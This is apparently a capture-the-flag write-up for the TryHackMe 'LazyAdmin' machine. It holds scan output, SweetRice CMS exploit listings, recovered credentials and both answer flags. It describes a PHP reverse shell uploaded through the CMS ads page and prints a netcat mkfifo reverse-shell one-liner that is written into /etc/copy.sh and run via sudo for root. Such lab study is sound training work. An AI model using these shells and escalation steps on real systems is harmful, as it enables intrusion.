
LazyAdmin



LazyAdmin

Easy linux machine to practice your skills

Title
LazyAdminFinal

IP Address
10.10.15.18

[Task 1] Lazy Admin

Have some fun! There might be multiple ways to get user access.
Note: It might take 2-3 minutes for the machine to boot
----

click me	click me
#1	What is the user flag?

THM{63e5bce9271952aad1113b6f1ac28a07}
- -

click me	click me
#2	What is the root flag?

THM{6637f41d0177b6f37cb20d775124699f}
- -

scans

nmap

PORT	PROTOCOL	STATE	NAME	VERSION
22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0
80	tcp	open	http	Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works				
3734	tcp	filtered	synel-data	
21	tcp	closed	ftp	
22	tcp	open	ssh	
| ssh-hostkey:				
| 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)				
| 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)				
|_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)				
23	tcp	closed	telnet	
110	tcp	closed	pop3	
111	tcp	closed	rpcbind	
443	tcp	closed	https	
2049	tcp	closed	nfs	
3389	tcp	closed	ms-wbt-server	
8080	tcp	closed	http-proxy	

---

nikto

- Nikto v2.1.6

+ Target IP: 10.10.114.79
+ Target Hostname: 10.10.114.79
+ Target Port: 80
+ Start Time: 2020-04-18 10:11:27 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 59878d86c765e, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS

FinalRecon

[+] Checking for Updates...[Available : 1.0.5]

[+] Target : http://10.10.15.18

[+] Headers :

[+] Date : Sat, 25 Apr 2020 13:08:36 GMT
[+] Server : Apache/2.4.18 (Ubuntu)
[+] Last-Modified : Fri, 29 Nov 2019 09:27:58 GMT
[+] ETag : "2c39-59878d86c765e-gzip"
[+] Accept-Ranges : bytes
[+] Vary : Accept-Encoding
[+] Content-Encoding : gzip
[+] Content-Length : 3186
[+] Keep-Alive : timeout=5, max=100

[+] Connection : Keep-Alive
[+] Content-Type : text/html

[!] SSL Certificate Information :

[-] SSL is not Present on Target URL...Skipping...

[!] Whois Lookup :

[-] Error : IPv4 address 10.10.15.18 is already defined as Private-Use Networks via RFC 1918.

[!] Starting DNS Enumeration...

[+] . 87092 IN NS c.root-servers.net.
[+] . 86288 IN RRSIG SOA 8 0 86400 20200507170000 20200424160000 48903 . j
EtvhPmbTgaFUaJHziEzHxXUCqS4vrzbQKBcrpMnFWIftepQxw1ve2shYn3w3jRVlK8BvsbnmoG8F+qBsM1UQITbRReceYfrwYkAqWrBrj
KPYb95697b+54hcJA2HXwd1ZLBRkYWIwSKZzYqCi02OvU5ea7YTWnxeia33VZV9UJTBiVqr5cStrUvBdugfQT5DmqkMorQS93Ec9sfJ6/
3f/LCRrwErxEcsiyfx7R+ctmcl+VXADnOoTSuo/-
rqfKFUR8Bw3MARLrwvkssFG59wu1gAWy6sCBTNdUvVOErHsR+THc9gdvGcmudFpwuH
cxBp0qAuo8qnZUJUSdljOhR5PA==
[+] . 86174 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
[+] . 85987 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004240
1 1800 900 604800 86400
[+] . 87092 IN NS m.root-servers.net.
[+] . 86288 IN RRSIG NSEC 8 0 86400 20200507170000 20200424160000 48903 .
Y1najhe7VnRZYn2ZPakh21dLhqHIdpOYouMnwj7UvIk5JbQCjIIf9ywRuIRupIFzArzOoB6CRpob2rDb7FBbBX+vMzaOn5JgfK0dysbkz
/1qtEempWW+++1WnBw/jP56BS63GdEGa2HYI1a+4Ou2vKjQg8ok76ZZfVZCXrbdao3L+oee7tJIxah7z6Z/osA7R/-
3vJ2Gnw7a6LvcCrV
ZBHnI6si+RiI37GwM86k/05BdZQkUqtgbPfZbjKSgbXW39j1QGXnstQnM00G9a39BsCRwIHcJs4L8f6hyuU6NFGV3v+wh6V/-
d9mvrRU0w
ovSsa+PyjHxDLiVoJL/BMgq0dsw==
[+] . 87055 IN NS h.root-servers.net.
[+] . 85945 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004240
1 1800 900 604800 86400
[+] . 87092 IN NS h.root-servers.net.
[+] . 86288 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004240
1 1800 900 604800 86400
[+] . 86397 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
[+] . 87055 IN NS d.root-servers.net.
[+] . 87092 IN NS f.root-servers.net.
[+] . 87092 IN RRSIG NS 8 0 518400 20200507170000 20200424160000 48903 . t
3vsmDaIwQQu8OMQLVFeOIWQEcjk3xdqvwjPBHwgVQQDUOUa92z4rDPxP9trWT1ndZ7jqWTkKykDimLz7URcLMsBkk5XPC5P0BMNcF
jsolQ0LQAtlp/-
3z95jakT7f1yb0g4Ya3CY7V+QOsdNvMyTzV1ZTvavFb31e6Sv2Mel+uo1B15gtg3NdXmjARyR3hj+HeYGnW1OdEF3HRq
Ftd9y6ySpmGNGuBE2BKuyzgXPW2ggVD16i1dGtpvYhZrvz+EvcmlRZIZczwf1zbJFvmAMQpHHYFhiC4/-
ldHW4HEIf5C2N3S995BrO6BQZ
DK+Do/Lv3s3WA5VGZpqMLWPYrQ==
[+] . 87092 IN NS e.root-servers.net.
[+] . 87055 IN NS a.root-servers.net.
[+] . 86273 IN SOA a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
[+] . 87055 IN NS g.root-servers.net.
[+] . 87092 IN NS i.root-servers.net.
[+] . 87092 IN NS k.root-servers.net.
[+] . 87092 IN NS a.root-servers.net.
[+] . 87055 IN NS k.root-servers.net.
[+] . 87092 IN NS d.root-servers.net.
[+] . 87055 IN NS e.root-servers.net.
[+] . 87055 IN NS i.root-servers.net.
[+] . 87092 IN DNSKEY 257 3 8 AwEAAaz/tAm8yTn4Mfeh5eyI96WSVexTBAvkMgJzkKTOi
W1vkIbzxeF3+/-
4RgWOq7HrxRixHlFlExOLAJr5emLvN7SWXgnLh4+B5xQlNVz8Og8kvArMtNROxVQuCaSnIDdD5LKyWbRd2n9WGe2R8Pz
gCmr3EgVLrjyBxWezF0jLHwVN8efS3rCj/EWgvIWgb9tarpVUDK/-
b58Da+sqqls3eNbuv7pr+eoZG+SrDK6nWeL3c6H5Apxz7LjVc1uTl
dsIXxuOLYA4/-
ilBmSVIzuDWfdRUfhHdY6+cn8HFRm+2hM8AnXGXws9555KrUB5qihylGa8subX2Nn6UwNR1AkUTV74bU=
[+] . 87092 IN NS l.root-servers.net.
[+] . 87055 IN NS m.root-servers.net.
[+] . 87055 IN NS c.root-servers.net.

```
[+] .                 87092   IN      DNSKEY  256 3 8 AwEAAc4qsciJ5MdMUIu4n/pSTsSiU9OCyAanPTe5TcMX4
v1hxhpFwiTGQUv3BXT6IAO4litrZKTUaj4vitqHW1+RQsHn3k/gSvt7FwyQwpy0mEnShBgr6RQiGtlBODNY67sTl+W8M/-
b6SLTAaaDri3
BO5u6wrDs149rMELJAdoVBjmXW+zRH3kZzh3lwyTZsYtk7L+3DYbTiiHq+sRB4F9XoBPAz5Psv4q4EiPq07nW3acbW84zTz3CyQUmQ
9VB1oUKHz6sNoyccqzcMX4q1GHAYpQ7FAXlKMxidoN1Ay5DWANgTmgJXzKhcI2nIZoq1x3yq4814O1LQd9QP68gI37+0=
[+] .                 87055   IN      NS      l.root-servers.net.
[+] .                 86288   IN      NSEC    aaa. NS SOA RRSIG NSEC DNSKEY
[+] .                 87055   IN      NS      f.root-servers.net.
[+] .                 87092   IN      NS      g.root-servers.net.
[+] .                 87092   IN      NS      j.root-servers.net.
[+] .                 87055   IN      NS      b.root-servers.net.
[+] .                 87055   IN      NS      j.root-servers.net.
[+] .                 86272   IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 202004250
0 1800 900 604800 86400
[+] .                 87092   IN      NS      b.root-servers.net.
[+] .                 87092   IN      RRSIG   DNSKEY 8 0 172800 20200512000000 20200421000000 20326
 . Tgzfcfh2FlTd6oVRnmO0IwuYhbSadMFXGOtYxFS+dKsG5JYzc1zEZ7XqaZs/VcCR89A/-
2mqSN3SPQJW3r9A8hySs7IdpBg7eYS0oJm
VFlNlPeT19XEDgSkqcnRbxC+lqqEXCMCJIGRFFP0tNE6kdgO2dRI0aRqO5AIbjh6VODigBCSgZCRDfHR0bWUnpAqvlJcHjsb2eATIoRtX
LE9AfeYWIc+2XqdLqh0O7CFUZbycmsjZgyxvuBCZVHOAiVFtVI2iVUokm74dNf5Bu8kaem6xSLuT8EbWoOfraF2mfMX5OiZS04ZERUn
MFDvDBeY+CyYVJWpcEomLcQY8OqsAQ==

[-] DMARC Record Not Found!

[+] Port    : 33434
[+] Timeout : 1.0

[!] Starting UDP Traceroute...

HOPS   IP              HOST

1      10.8.0.1        Unknown
2      10.10.15.18     Unknown

[!] Starting Port Scan...

[+] Testing Top 1000 Ports...

[+] 22     ssh
[+] 80     http

[!] Starting Crawler...

[+] Looking for robots.txt........[ Not Found ]
[+] Looking for sitemap.xml.......[ Not Found ]
[+] Extracting CSS Links..........[ 0 ]
[+] Extracting Javascript Links...[ 0 ]
[+] Extracting Internal Links.....[ 9 ]
[+] Extracting External Links.....[ 0 ]
[+] Extracting Images.............[ 1 ]
[+] Crawling Sitemaps.............[ 0 ]
[+] Crawling Javascripts..........[ 0 ]

[+] Total Unique Links Extracted : 10

[!] Starting Directory Search...

[+] Threads          : 50
[+] Timeout          : 10.0
[+] Wordlist         : wordlists/dirb_common.txt
[+] Allow Redirects  : False
[+] SSL Verification : True
[+] DNS Servers      : 1.1.1.1

[+] 200 | http://10.10.15.18/
[+] 403 | http://10.10.15.18/.hta
[+] 403 | http://10.10.15.18/.htaccess
[+] 403 | http://10.10.15.18/.htpasswd
[+] 301 | http://10.10.15.18/content
[+] 200 | http://10.10.15.18/index.html
[+] 403 | http://10.10.15.18/server-status
```

[+] Directories Found : 7
[+] Directories Skipped : 4607
[+] Total Requests : 4614

ploits&vulns

SweetRice 0.5.3 - Remote File Inclusion | exploits/php/webapps/-10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities | exploits/php/-webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download | exploits/php/webapps/-40698.py
SweetRice 1.5.1 - Arbitrary File Upload | exploits/php/webapps/-40716.py
SweetRice 1.5.1 - Backup Disclosure | exploits/php/-webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery | exploits/php/webapps/-40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | exploits/php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | exploits/php/webapps/14184.txt

----------**USER EXPLOIT**----------

use **Backup Disclosure** to get database and get **manager:Password123** from db and the hash inside of it
login to dashboard
go to ads page and inject a PHP reverse shell in the textbox, with name of shell
setup netcat listener
nc -lnvp 4444
go to **http://<remote-ip>/content/inc/ads/<shell_name>**
http://10.10.222.196/content/inc/ads/shell.php to connect shell

run **cd /home/itguy/user.txt** command to get user flag

----------**ROOT EXPLOIT**----------

run **sudo -l** which shows script can be ran, so access it
$ **cat /home/itguy/backup.pl**
#!/usr/bin/perl
system("sh", "/etc/copy.sh");

then run **cat /etc/copy.sh**
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.0.190 5554 >/tmp/f

WOW, this is a reverse shell, but we need to change IP and port
NO TEXT EDITORS so I used echo
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.3.117 5554 >/tmp/f' >/etc/copy.sh

setup another listener with **nc -lvnp 5554**
then run **sudo /usr/bin/perl /home/itguy/backup.pl** on remote machine to get root shell connected

then run **cat /root/root.txt**
THM{6637f41d0177b6f37cb20d775124699f}

files/folders

Directories found during testing:

Dirs found with a 200 response:

/
/content/
/content/images/
/content/js/
/content/inc/
/content/inc/cache/
/content/inc/font/
/content/inc/lang/
/content/inc/mysql_backup/
/content/as/
/content/as/js/
/content/_themes/
/content/_themes/default/
/content/_themes/default/css/
/content/attachment/
/content/as/lib/

Dirs found with a 403 response:

/icons/
/icons/small/

Files found during testing:


Files found with a 200 responce:

/index.html
/content/index.php
/content/js/SweetRice.js
/content/images/captcha.php
/content/js/excanvas.compiled.js
/content/images/sitemap.xsl
/content/js/function.js
/content/js/init.js
/content/js/pins.js
/content/inc/404.php
/content/inc/alert.php
/content/inc/close_tip.php
/content/inc/db.php
/content/inc/do_ads.php
/content/inc/do_attachment.php
/content/inc/do_category.php
/content/inc/do_comment.php
/content/inc/do_entry.php
/content/inc/cache/cache.db
/content/inc/do_home.php
/content/inc/do_lang.php
/content/inc/do_rssfeed.php
/content/inc/do_sitemap.php
/content/inc/do_tags.php
/content/inc/do_theme.php
/content/inc/error_report.php
/content/inc/function.php
/content/inc/htaccess.txt
/content/inc/init.php
/content/inc/install.lock.php
/content/inc/lastest.txt
/content/inc/rssfeed.php
/content/inc/rssfeed_category.php
/content/inc/rssfeed_entry.php
/content/inc/lang/big5.php
/content/inc/mysql_backup/mysql_bakup_20191129023059-1.5.1.sql

/content/inc/sitemap_xml.php
/content/inc/lang/en-us.php
/content/inc/lang/zh-cn.php
/content/inc/font/arial.ttf
/content/as/index.php
/content/as/js/function.js
/content/as/js/dashboard.js
/content/as/js/BodySort.js
/content/as/js/media_center.js
/content/_themes/default/cat.php
/content/_themes/default/comment_form.php
/content/_themes/default/entry.php
/content/_themes/default/foot.php
/content/_themes/default/form.php
/content/_themes/default/head.php
/content/_themes/default/main.php
/content/_themes/default/sitemap.php
/content/_themes/default/show_comment.php
/content/_themes/default/sidebar.php
/content/_themes/default/css/app.css
/content/_themes/default/tags.php
/content/_themes/default/theme.config
/content/as/lib/sitemap.php
/content/as/lib/category.php
/content/as/lib/main.php
/content/as/lib/media.php
/content/as/lib/site.php
/content/as/lib/link.php
/content/as/lib/post.php
/content/as/lib/comment.php
/content/as/lib/ad.php
/content/as/lib/information.php
/content/as/lib/license.php
/content/as/lib/install.php
/content/as/lib/update.php
/content/as/lib/theme.php
/content/as/lib/head.php
/content/as/lib/function.php
/content/as/lib/foot.php
/content/as/lib/forgot_password.php
/content/as/lib/plugin.php
/content/as/lib/attachment.php
/content/as/lib/htaccess.php
/content/as/lib/tinymce.php

---

interesting-info



SweetRice web management system [CMS]
login at
http://10.10.114.79/content/as/

---

http://10.10.15.18/content/
SweetRice noticeWelcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting
and uncheck the checkbox "Site close" to open your website.
More help at Tip for Basic CMS SweetRice installed
Powered by Basic-CMS.ORG SweetRice.

---

http://10.10.15.18/content/inc/ is a useful directory
You can access to all mysql backup and download them from this directory.
http://10.10.15.18/inc/mysql_backup

and can access to website files backup from:
http://localhost/SweetRice-transfer.zip

---

creds

manager
42f749ade7f9e195bf475f37a44cafcb = **Password123**